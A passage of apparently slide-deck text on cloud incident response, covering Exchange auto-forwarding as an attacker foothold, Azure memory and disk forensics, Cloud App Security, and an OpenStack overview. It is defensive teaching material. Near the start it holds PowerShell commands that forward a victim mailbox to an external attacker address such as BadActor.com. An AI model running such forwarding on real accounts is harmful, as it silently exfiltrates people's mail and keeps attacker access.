- The attacker learned almost immediately how valuable was the finding...



Auto Forwarding

- Auto forwarding enabled the threat actor to secure a foothold inside an account even after they lose direct access. It is often a stepping stone to execute lateral movement within an environment.



```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Set-Mailbox "Intended.Recipient" -DeliverToMailboxAndForward
$true -ForwardingAddress Unintended.Recipient@BadActor.com
PS C:\Users\Administrator> Get-Mailbox "Intended.Recipient" | Format-List ForwardingAdd
ress,DeliverToMailboxAndForward

ForwardingAddress          : Unintended.Recipient_BadActor.com#EXT#
DeliverToMailboxAndForward : True

PS C:\Users\Administrator> _
```

```
$UserCredential = Get-Credential
$Session = New-PSSession
-ConfigurationName Microsoft.Exchange
-ConnectionUri https://outlook.office365.com/powershell-liveid/
-Credential $UserCredential
-Authentication Basic
-AllowRedirection

Import-PSSession $Session

New-MailContact
-Name "External Recipient"
-ExternalEmailAddress External.Recipient@example.com

Set-Mailbox <YOUR MAILBOX>
-DeliverToMailboxAndForward $true
-ForwardingAddress External.Recipient@example.com
```

IR procedures in Azure

- One of the capabilities the security responder has in Azure, at least for IaaS VMs currently, is the ability to attach Data drives as needed to a running VM, without rebooting.
- This allows our analyst to launch tools from, and copy output files to, the newly attached Data drive, minimizing the impact of evidence collection on the existing VHDs.
- These operations may be performed through the Azure management portal, or programmatically via the [Azure API](#).

In this case, we have attached a new data drive from which we are running **LiveKD** to create a full memory dump of the VM writing the dump file to the newly attached Data drive.

LiveKD allows you to run the Kd and Windbg Microsoft kernel debuggers, which are part of the [Debugging Tools for Windows package](#), locally on a live system.




```
Administrator: Command Prompt - livekd.exe -o F:\memory.dmp
F:\Capture\Bin\x64>livekd.exe -o F:\memory.dmp
LiveKd v5.31 - Execute kd/windbg on a live system
Sysinternals - www.sysinternals.com
Copyright (C) 2000-2013 Mark Russinovich and Ken Johnson

Symbols are not configured. Would you like LiveKd to set the _NT_SYMBOL_PATH
directory to reference the Microsoft symbol server so that symbols can be
obtained automatically? (y/n) y

Enter the folder to which symbols download (default is c:\symbols):
Writing F:\memory.dmp: 10%
```



IR procedures in Azure: Forensics

- Whole drives can be copied from within the VM, just as they might be collected from a remote physical machine.
- In the screenshot below, we are imaging the C: (OS) drive of a running IaaS VM to a Data drive that we attached to the system to capture disk images of the existing drives.



Azure Forensics alternatives

- IaaS VMs provide yet another drive capture capability: The IaaS OS and Data drives are replicated to Azure blob storage. Then, they can be copied directly from Azure blob storage for use as evidence.
- While there are a number of ways to copy items from Azure blob storage, the capability to copy the OS or Data drives of an IaaS VM is even provided in the Azure Portal, as shown below.



NOTE: Currently, only IaaS OS and Data drive can be copied from Azure Storage. IaaS Resource drives, and all PaaS drives, must be copied from the VM.

Azure Forensics alternatives


- Capturing copies of drives from storage can provide the security responder the OS and Data VHDs for a VM without touching or impacting the VM in any way.
- However, stopping the VM before copying its VHDs from Azure blob storage will more likely render a copy of a VHD with its file system or files in a consistent state (since the VM will continue to write to its drives while it remains running.)
- While imperfections in the file system will usually present no problem for common forensics tools in examining a VHD, a VHD with a less than perfect file system may not boot, and may not mount properly as a disk, if that is a goal.

Azure Forensics challenge: TRIM

- Azure VMs and Host OS's have **TRIM** enabled by default, as do all current versions of Windows.
 - Originally for solid state drives
 - Notifies storage media upon file deletion
 - Allows efficient use of media
 - Within Azure TRIM quickly removes unallocated data (BAD FOR FORENSICS)
- Metadata for deleted files, however, will still be retained in the file system, just as it would be for file systems on physical hard drives.

How to prepare yourself next time

- Microsoft Cloud App Security is a Cloud Access Security Broker (CASB).
- It allows you to have visibility into suspicious activity within your Office 365 platform, to investigate, and act against security issues that arise either manually or by automation.
- You can configure alerts and notifications to suspend an account, or, force the account in question to log back on to Office 365 depending on criteria built within the policies.
- Cloud App Security is available to tenants with an Office 365 Enterprise E5 license.
- If you don't have an E5 license, you can purchase Cloud App Security as an add-on.




<https://practical365.com/blog/office-365-account-breaches-detection-investigation-remediation-with-cloud-app-security/>

OPENSTACK


Openstack

- OpenStack is a project suite can use as a software-defined package to create the cloud environment.
- This environment facilitates with a computing facility, network, and storage amenities together in a single platform.
- As the OpenStack project has matured, vendors have pioneered multiple ways for customers to deploy OpenStack:



Openstack


- OpenStack has a pluggable architecture, and can be build with a combination of different components, that are providing additional features.
- The core components highlighted in red are required to provide the core IaaS. functionality.



Users interact with OpenStack either using a dashboard called Horizon, or via application programmable interface (API).

Openstack functional view

Neutron provides network connectivity between virtual and physical interface devices that are managed by other OpenStack services




Swift is an object storage that stores data in a form of objects. It is mainly used for storing instance templates.

